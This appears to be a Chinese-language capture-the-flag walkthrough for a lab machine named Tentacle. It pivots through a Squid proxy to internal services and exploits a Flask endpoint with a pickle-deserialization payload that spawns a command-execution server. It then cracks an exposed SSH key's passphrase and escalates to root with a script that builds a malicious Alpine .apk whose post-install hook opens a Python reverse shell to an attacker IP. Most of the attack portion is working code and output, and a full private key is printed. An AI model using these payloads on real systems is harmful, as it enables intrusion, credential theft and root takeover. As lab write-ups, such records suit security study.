
Tentacle_zemu

靶机端口 22 80 3128



`80` 是一个纯静态页面，只说明了这个服务器是代理相关的，重点就移向了 `3128` 的代理

`3128` 是 `squid` 代理

手搓了个 `python` 脚本探测内网开了哪些常见服务

代码块

```python
import requests

proxy = "http://172.20.148.25:3128"
proxies = {
    "http": proxy,
    "https": proxy,
}
for port in range(1, 10000):
    url = f"http://127.0.0.1:{port}"
    try:
        r = requests.get(url, proxies=proxies)
        if (
            '<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">'
            in r.text[:300]
        ):
            continue
        else:
            print(f"这个端口可能可以访问:{port}")
    except:
```

```
20          pass
```

```
(.venv) zemu@CHINAMI-OLA6Q6H:/mnt/d/pwn$ python 1.py
/home/zemu/pwn/.venv/lib/python3.14/site-packages/requests/__init
 match a supported version!
  warnings.warn(
这个端口可能可以访问:80
这个端口可能可以访问:5000
这个端口可能可以访问:7777
这个端口可能可以访问:7778
(.venv) zemu@CHINAMI-OLA6Q6H:/mnt/d/pwn$
```

接下来进行手工探测，`curl -x` 可以指定代理

```
<h1>Tentacle Internal Management API</h1><p>Status: Running</p>(.venv) zemu@CHINAMI-OLA6Q6H:/mnt/d/pwn$ curl -x http://172.20.148.25:3128 http://127.0.0.1:5000
<h1>Tentacle Internal Management API</h1><p>Status: Running</p>(.venv) zemu@CHINAMI-OLA6Q6H:/mnt/d/pwn$ curl -x http://172.20.148.25:3128 http://127.0.0.1:7778
uid=1001(operator) gid=1001(operator) groups=1001(operator)(.venv) zemu@CHINAMI-OLA6Q6H:/mnt/d/pwn$ curl -x http://172.20.148.25:3128 http://127.0.0.1:7777
uid=1001(operator) gid=1001(operator) groups=1001(operator)
(.venv) zemu@CHINAMI-OLA6Q6H:/mnt/d/pwn$
```

通过 `7777` 和 `7778` 两个端口知道了有一个用户为 `operator`

通过 `5000` 知道了 `Flask Api` 存活

> `Flask` 是一个轻量级的 `Python Web` 应用框架
>
> 采用 `WSGI` 工具箱和 `Jinja2` 模板引擎

对 `Flask Api` 进行常见打点探测，发现有一个 `~operator/Tentacle/app.py` 的进程

```
(.venv) zemu@CHINAMI-OLA6Q6H:/mnt/d/pwn$ curl -x http://172.20.148.25:3128 http://127.0.0.1:5000/api
{"error":"Forbidden","message":"Direct access to API root is not allowed."}
(.venv) zemu@CHINAMI-OLA6Q6H:/mnt/d/pwn$ curl -x http://172.20.148.25:3128 http://127.0.0.1:5000/api/status
{"cpu":"12%","main_process":"~operator/Tentacle/app.py","memory":"450MB/2048MB"}
(.venv) zemu@CHINAMI-OLA6Q6H:/mnt/d/pwn$
```

因为是从 `Flask` 探测出来的

所以本能地想到在浏览器中访问 http://172.20.148.25/~operator/Tentacle/app.py 得到源码

成功访问了，这里同时也说明 `Apache` 的 `mod_userdir` 配置是开着的

因此用户家目录下的 `public_html` 会被映射为 `/~username/` 形式对外提供访问

代码块

```
1   import pickle
2   import base64
3   import os
4   import logging
5   from flask import Flask, request, jsonify
6
7   app = Flask(__name__)
```

```
8
9   logging.basicConfig(
10      level=logging.INFO,
11      format='%(asctime)s - INTERNAL_ADMIN - %(levelname)s - %(message)s'
12  )
13
14  INTERNAL_TOKEN = "Secret_Admin_Token_2026"
15
16  @app.route('/')
17  def index():
18      return "<h1>Tentacle Internal Management API</h1><p>Status: Running</p>"
19
20  @app.route('/api')
21  @app.route('/api/')
22  def api_index():
23      return jsonify({"error": "Forbidden", "message": "Direct access to API
    root is not allowed."}), 403
24
25  @app.route('/api/deploy', methods=['POST'])
26  def deploy_task():
27      auth_header = request.headers.get('X-Internal-Auth')
28
29      task_data = request.form.get('task_data')
30
31      if not task_data:
32          return jsonify({"status": "error", "message": "Missing task_data"}),
    400
33
34      try:
35          decoded_data = base64.b64decode(task_data)
36          obj = pickle.loads(decoded_data)
37
38          logging.info(f"Task received and processed: {type(obj).__name__}")
39          return jsonify({"status": "success", "message": "Deployment
    initiated"}), 200
40
41      except Exception as e:
42          logging.error(f"Failed to process task: {str(e)}")
43          return jsonify({"status": "error", "message": "Invalid task format"}),
    500
44
45  @app.route('/api/status')
46  def system_status():
47      return jsonify({
48          "cpu": "12%",
49          "memory": "450MB/2048MB",
50          "main_process": "~operator/Tentacle/app.py",
```

```
    })

if __name__ == "__main__":
    print("Tentacle Backend Service starting on http://127.0.0.1:5000")
    app.run(host='127.0.0.1', port=5000, debug=False)
```

发现新打点 `/api/deploy` 只接受 `POST` 方法传来的表单字段 `task_data`

然后对其进行 `base64` 解码并做 `pickle` 反序列化

手写 `python` 脚本进行 `RCE` 准备，因为这里是内网环境，反弹 `shell` 大概率不会成功

又考虑到这里服务器使用了 `Flask` 框架，所以服务器上就一定有 `python`

那么可以直接用 `python` 起个 `127.0.0.1` 的 `HTTP` 回显服务

代码块

```
import base64
import os
import pickle

cmd = r'''python3 -c "from http.server import
BaseHTTPRequestHandler,HTTPServer;from urllib.parse import
urlparse,parse_qs;import subprocess;exec('class H(BaseHTTPRequestHandler):\n
def do_GET(self):\n  q=parse_qs(urlparse(self.path).query);cmd=q.get(\"c\",
[\"id\"])
[0];out=subprocess.getoutput(cmd);self.send_response(200);self.end_headers();se
lf.wfile.write(out.encode())');HTTPServer(('127.0.0.1',7778),H).serve_forever()
" >/tmp/cmdhttp.log 2>&1 &'''

class Zemu:
    def __reduce__(self):
        return (os.system, (cmd,))

payload = base64.b64encode(pickle.dumps(Zemu())).decode()
print(payload)

```

然后通过代理执行命令，在 `127.0.0.1:7778` 开设一个 `HTTP` 命令回显服务

`curl -x http://172.20.148.25:3128 -X POST http://127.0.0.1:5000/api/deploy --data-urlencode "task_data=$(python /mnt/d/pwn/1.py)"`

> 这里用了一个 `shell` 的特性，也是前不久刚刚学习的
>
> 双引号内部的 `$(...)` 会自动执行内部命令并把返回的内容拼接到原地方

> 而单引号不会

然后就把这个无回显的 `RCE` 升级成了有回显的 `RCE`

`curl -x http://172.20.148.25:3128 "http://127.0.0.1:7778/?c=find%20/%20-name%20user.txt%202%3E%261"` 找到 `user.txt`

`curl -x http://172.20.148.25:3128 "http://127.0.0.1:7778/?c=cat%20/etc/passwd"`

找到其他用户 `licksore`

尝试用 `RCE` 再去访问 `licksore` 的目录发现权限不够，以 `operator` 的权限继续找提权点也没有

于是想起来之前能访问http://172.20.148.25/~operator/Tentacle/app.py，是因为 `mod_userdir` 被错误地开启

所以可以顺着这个思路http://172.20.148.25/~licksore

进行 `FFUF` 发现 `.ssh` 暴露，进而得到私钥

代码块

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAEecoyn8
FswnK5npBrVZ4uAAAAGAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDZ5M9v8S/q
MEaaH06lnrA46UpRGcmrI3Um9kpaBj500MXz0wpApyAvw26MBqnymGfOGfg1B+njaDmheY
26NYmeMzzcRAYcE3EtI43zLu6l+84+Tvd7sr29ZnmB4sRQzbckYhMAEy42VLlNN1TN1R5a
nL76JTDtCVY4Vuw8d/tFxr4iSo4X+2gh2daOf1Fb09BuLWbNh61XEd4b1tPUI0eK5ri7Xx
T783pexIp0PCbAuj5ZLDa+SZFjrKVufSJmO13A3+7ML3ZWeqqsKzAHy7SScdYC2uiH/CGl
ZFWshWyfS8Yo2uA2biWg1d6c5Tjoaw6RezK9yZgETqfQfIH+qhmW2tEdASxriX/l0rVeXC
vNFTexZfM223CqjrvUDmha4LEMM7bWxa3MRygB2Ok80xIhk3W8+dXD+HMS2+RRJOQYbfMW
lXvEgl0SutIZvEzw+NCws2aXh5esaA5q+zlyA8ejHswcMF/A5Ydm/F0EErrxp9eIr3ZXxb
M1z2yB9WmXQxsAAAWQP0vm4o0e34sz1QbdRFnAjkV/F2IRjOx3AOz4msTkfJhn9FkRoXx0
y4EitOoXBJeshjezxFNrunTyHT9CGtr2OAgimwdz8m6O4AhHv332tdywXcpgK0Z2IS5FSQ
oMuRrscUkrRW/HWrLOj1pP9tM3N5coWHiNGqjJbeG1oAddPcIGO0ZwwwKzQtqwvjaxlt0U
CXpm6f324Hk1VwxZ4p4mrTxY7M81LSS02ji40qggWsX2KbZwYbiD1KZ0aB9oi56ZhZuEMI
```

```
VpoigG3frosaSPpyBrZpb3XmzBy24OGCeccYG9bI/8ve7MqJJiPGPCBkkd7LX9fvb9l57A
BxMsRQYNLp8IFXW/bGbnEPvop9Wtmy5rRUTin20chNEGUiDj4ggKTSml4ZENTT+TCIY/9h
QQnyrgqM5GqHtKlpqYVRINE/3phaIaflkBWWgk9QOeGZLJC+eVXUkOMX9U5BcfraO9tg58
X7IJboWoIq8i52PEwUidTZuNvvCPrV9rJOaSVWen4Ehf9VD5n3KE5B8InVpuP27wu8Mjq0
JudIHtpImHTDY2FkKBW/99tnNconb3b5reAM1LeFDJR9KuYtiBgstgdsPdm8VdYwTbEYZu
wnGWDUe/ooEqNSC/prd/IhZB+lKcTbvZ2447iWo/t46GXb9rLaX8fTaV4wcjl3J5SMP65I
MRzex3BywwzEb7Ih4OKd7LTn/Odkn1wJXTQUCFLOWgNplu1YHoLBE1Q3r4k3bdcrnJS5IH
kf7Vebly1388RCySgaEOpwSuO0GeDiXqYiW7bs30NIHSJZNJus5gSL4vHZZaVwYLzCNkfB
L6DznNkFfApiK0Q55cNBaeEWSri1dm9tW20eIUQdUU2d4n0KToN3x5ZeZovOEFgL1tw02A
g7tn3rxEKz1hgP124dlIa7SGGTcYuP3sdcf/+F1ZvRNjzhSwGITEhgOEA8z6gqbUA9zBqr
7iAdbtB9ful/0Nm2+1q8EuaAatDjKmhVgQPfh/DDD7i3BkILGuKgMhIDMiJfW4/wX6fLgM
eFBTlW7wx+aKkgVfBRX11EFUxXxvqrs8RGsoP6Zsr/Wd4NPk2ShzMEOZg7GSFs2kvzZC4b
5Vo2cfl5r5kay3rFGcE5zuWTRmJI/o84WuulSL4cpYyRwlLdxU1TmkUpro7kC5jTvgLNUG
ZZjjz3N+juYhT1yZof2aehhdwxskLGYBoqks4DllVFDD2E/FBQgUyjtTgJrKX7f/qW5/z8
IfWrnKNfKC2OvyIbzgnU4bxuXn60DWL6OlmLX8fV6425Nje/XfhkG76fdtkUkOO+7EXO7d
5KRBBcXDNL4VU7gbgb/21uoYQI1mNm/lILw0bRIOOXmRNjIJDUVjFcRjatLIl6skLxHhzZ
2ReU4lVrywsUHWz5zgtmonzVkVAbuHgy3TEpDY3jCi6moaSwQZ0QmfmXjMkODU0iDWc5yl
VJkP8vTzkSg62FcTLN/FEoqcO6n8NR0ChA/dAy/0t4u4Mzfb4FhyhOfqvnn8yQD2LHFMdh
rvI/eMouJUyxvFa2JL+tDKabS7bwHMp9383R94gYbMLLHXFH9UiMfFlBSXY6iHSjN6S6ak
376jDCv39b+CpVb9uZSlkVX5mapGylleLIfTjlxC49YqNPsHi/SsfKTWhYbIGFO2dzyn04
+cFUWqoeuUGpFceArTlwzYmtBaXJdV1i8mdY9tershPN680dW8KGLZZmzD5cp7x6w4DD/0
m32uFGPVSra7kANPVad9cqrRIa5BtCiDNKYfUXTUSpPBvNK2ev57vRa/YZD4nvGnZV865c
0tAYcI7Hmyyx6nTqQR2aUSsP/emUWqjOGdy0CRqfBf6LEvwkaJlV1z+qPNeZnwnXfeODUD
7/eMCbAKlvQ6t7oPmxwlCONa3fU=
-----END OPENSSH PRIVATE KEY-----
```

如果出题人的意图是爆破的话，参考群内靶机出题规范，密码不得超过 `rockyou` 前 `5000` 行

所以打算爆破一手，反正也花不了多长时间

> `notepad++` 真拉完了，每次开 `rockyou.txt` 都卡死
>
> `Zed` 在加载大文件这块还是厉害

代码块

```python
from cryptography.hazmat.primitives.serialization import load_ssh_private_key

key_data = open("id_rsa", "rb").read()

with open("rockyou_5000.txt", "r", errors="ignore") as f:
    for i, line in enumerate(f, 1):
        password = line.rstrip("\r\n")
        if not password:
            continue
        try:
            load_ssh_private_key(key_data, password=password.encode())
            print(f"[+]找到密码: {password}")
```

```
            break
        except Exception:
            if i % 100 == 0:
                print(f"[-]已测试{i}个")

```

```
(.venv) zemu@CHINAMI-OLA6Q6H:/mnt/d/pwn$ python 1.py
[-]已测试100个
[-]已测试200个
[-]已测试300个
[-]已测试400个
[-]已测试500个
[-]已测试600个
[-]已测试700个
[-]已测试800个
[-]已测试900个
[-]已测试1000个
[-]已测试1100个
[+]找到密码： justice
```

```
(.venv) zemu@CHINAMI-OLA6Q6H:~$  ssh -i /home/zemu/.id_rsa licksore@172.20.148.25
Enter passphrase for key '/home/zemu/.id_rsa':
                  _
 _____ _____ _____| |___ ___ _ _ ___ ___ ___
|     |  |  |_ -|  |  _| -_| | |  _| -_|  _|
|__|__|_____|___|_____|___|___|___|___|___|

Tentacle:~$
```

成功登录

`sudo -l` 发现有明显的提权路径

```
Tentacle:/$ sudo -l
Matching Defaults entries for licksore on Tentacle:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for licksore:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User licksore may run the following commands on Tentacle:
    (ALL) NOPASSWD: /sbin/apk
```

注意这个 `apk` 不是那个安卓的 `apk` 安装包，是 `Alpine Linux` 的包管理格式

由于 `Alpine` 的 `.apk` 软件包支持在包生命周期的不同阶段执行维护脚本

> 很类似反序列化中的魔术方法

- `.pre-install` 在包安装前触发
- `.post-install` 在包安装后触发
- `.pre-upgrade` 在包更新前触发
- `.post-upgrade` 在包更新后触发

- `.pre-deinstall` 在包卸载前触发
- `.post-deinstall` 在包卸载后触发

因此，一旦攻击者能够通过 `sudo` 以 `root` 权限调用 `apk` 对本地包进行安装、升级或卸载

那么对应包中的这些维护脚本也会随之以 `root` 权限 执行

所以攻击者可以构造本地恶意 `.apk` 包

并通过 `sudo apk add --allow-untrusted --force-non-repository --no-network`

触发 `root` 权限脚本执行

由于打包 `apk` 的过程非常固定，所以可以利用现成的脚本打包

下面的这个脚本需要本机在 `~/abuild/bin/` 目录预装 `abuild-tar`

代码块

```python
#!/usr/bin/env python3
import argparse
import hashlib
import os
import subprocess
import sys
import tempfile
from pathlib import Path

ABUILD_TAR = Path.home() / 'abuild' / 'bin' / 'abuild-tar'


def run_checked(cmd, *, cwd=None, input_data=None, allow_nonzero_with_stdout=False):
    result = subprocess.run(
        cmd,
        cwd=cwd,
        input=input_data,
        capture_output=True,
        check=False,
    )
    if result.returncode != 0:
        if allow_nonzero_with_stdout and result.stdout:
            return result.stdout
        if result.stderr:
            sys.stderr.write(result.stderr.decode(errors='ignore'))
        raise SystemExit(result.returncode)
    return result.stdout
```

```
28
29
30  def tar_stream(src_dir: Path, members: list[str]) -> bytes:
31      return run_checked(
32          [
33              'tar', '--format', 'pax',
34              '--pax-option',
    'exthdr.name=%d/PaxHeaders/%f,delete=atime,delete=ctime',
35              '-c', *members,
36          ],
37          cwd=src_dir,
38      )
39
40
41  def gzip_bytes(data: bytes) -> bytes:
42      return run_checked(['gzip', '-9'], input_data=data)
43
44
45  def build_apk(name: str, cmd: str, version: str, outdir: Path) -> Path:
46      outdir.mkdir(parents=True, exist_ok=True)
47
48      with tempfile.TemporaryDirectory(prefix='apkbuild-') as td:
49          root = Path(td)
50          data_dir = root / 'data'
51          control_dir = root / 'control'
52          data_dir.mkdir()
53          control_dir.mkdir()
54
55          payload_dir = data_dir / 'usr' / 'share' / name
56          payload_dir.mkdir(parents=True)
57          (payload_dir / 'README').write_text('payload\n')
58
59          data_raw = tar_stream(data_dir, ['.'])
60          data_hashed = run_checked([str(ABUILD_TAR), '--hash'],
    input_data=data_raw, allow_nonzero_with_stdout=True)
61          data_tar_gz = gzip_bytes(data_hashed)
62          datahash = hashlib.sha256(data_tar_gz).hexdigest()
63          size = sum(p.stat().st_size for p in data_dir.rglob('*') if
    p.is_file())
64
65          (control_dir / '.PKGINFO').write_text('\n'.join([
66              f'pkgname = {name}',
67              f'pkgver = {version}',
68              'pkgdesc = generated local package',
69              'url = http://localhost/',
70              'builddate = 1700000000',
71              'packager = local <local@localhost>',
```

```
            f'size = {size}',
            'arch = x86_64',
            f'origin = {name}',
            'maintainer = local <local@localhost>',
            'license = MIT',
            f'datahash = {datahash}',
            '',
        ]))
        (control_dir / '.post-install').write_text('#!/bin/sh\n' + cmd + '\n')
        os.chmod(control_dir / '.post-install', 0o755)

        control_raw = tar_stream(control_dir, ['.PKGINFO', '.post-install'])
        control_cut = run_checked([str(ABUILD_TAR), '--cut'],
input_data=control_raw)
        control_tar_gz = gzip_bytes(control_cut)

        apk_path = outdir / f'{name}-{version}.apk'
        apk_path.write_bytes(control_tar_gz + data_tar_gz)
        return apk_path


def resolve_payload(mode: str | None, cmd: str | None, lhost: str | None,
lport: int):
    if bool(mode) == bool(cmd):
        raise SystemExit('必须且只能提供一个：--mode 或 --cmd')
    if cmd:
        return cmd, '按你的自定义命令检查结果'

    if mode == 'suid-shell':
        if not lhost:
            raise SystemExit('使用 --mode suid-shell 时必须提供 --lhost')
        rev = (
            "python3 -c 'import os,pty,socket;"
            f"s=socket.socket();s.connect((\"{lhost}\",{lport}));"
            "[os.dup2(s.fileno(),fd) for fd in (0,1,2)];"
            "pty.spawn(\"/bin/sh\")'"
        )
        tip = f'先在本地监听：nc -lvnp {lport} ，安装包后会收到 root 反弹 shell'
        return rev, tip

    raise SystemExit(f'未知模式：{mode}')


def main():
    ap = argparse.ArgumentParser(
        description='生成最小 Alpine .apk 恶意包（仅本地打包，不上传）。',
        epilog=(
```

```
            '示例：\n'
            '  python3 make_apk.py --name evilapk --mode suid-shell --lhost 172.20.148.206 --lport 4444 --out ~/apkout\n'
            '  python3 make_apk.py --name evilapk --cmd "cat /root/root.txt > /tmp/root.txt && chmod 644 /tmp/root.txt"\n'
        ),
        formatter_class=argparse.RawTextHelpFormatter,
    )
    ap.add_argument('--name', required=True, help='包名，例如 evilapk')
    mode_group = ap.add_mutually_exclusive_group(required=True)
    mode_group.add_argument(
        '--mode',
        choices=['suid-shell'],
        help='预设模式：suid-shell（现为反弹 shell 模式）',
    )
    mode_group.add_argument('--cmd', help='.post-install 中以 root 执行的自定义 shell 命令')
    ap.add_argument('--lhost', help='反弹 shell 回连 IP（配合 --mode suid-shell 使用）')
    ap.add_argument('--lport', type=int, default=4444, help='反弹 shell 回连端口，默认 4444')
    ap.add_argument('--version', default='1.0-r0', help='包版本，默认 1.0-r0')
    ap.add_argument('--out', default='.', help='本地输出目录，默认当前目录')
    args = ap.parse_args()

    if not ABUILD_TAR.exists():
        raise SystemExit(f'缺少打包工具：{ABUILD_TAR}')

    cmd, use_tip = resolve_payload(args.mode, args.cmd, args.lhost, args.lport)
    apk_path = build_apk(args.name, cmd, args.version, Path(args.out).resolve())
    print(f'已生成：{apk_path}')
    print(f'安装成功后的操作：{use_tip}')


if __name__ == '__main__':
    main()
```

这个脚本会在 `.post-install` 脚本中写入反弹 `shell` 的命令

然后把打包好的恶意 `apk` 包传至服务器上

```
(.venv) zemu@CHINAMI-OLA6Q6H:~$ python3 make_apk.py --name evilapk --mode suid-shell --lhost 172.20.148.206 --lport 4444
已生成：/home/zemu/evilapk-1.0-r0.apk
安装成功后的操作：先在本地监听：nc -lvnp 4444 ，安装包后会收到 root 反弹 shell
(.venv) zemu@CHINAMI-OLA6Q6H:~$ scp -i ~/.id_rsa /home/zemu/evilapk-1.0-r0.apk licksore@172.20.148.69:/tmp/
Enter passphrase for key '/home/zemu/.id_rsa':
evilapk-1.0-r0.apk
(.venv) zemu@CHINAMI-OLA6Q6H:~$ scp -i ~/.id_rsa /home/zemu/evilapk-1.0-r0.apk licksore@172.20.148.69:/tmp/
```

在服务器上执行，因为 `apk add` 会自动尝试联网，而且我们的包是没有经过官方认证的

所以加上参数让它不要联网且允许不受信任的包安装

`sudo /sbin/apk add --allow-untrusted --force-non-repository --no-network /tmp/evilapk-1.0-r0.apk`

安装完毕之后 `apk` 会自动执行 `.post-install`，此时可以看到 `shell` 已经成功被反弹了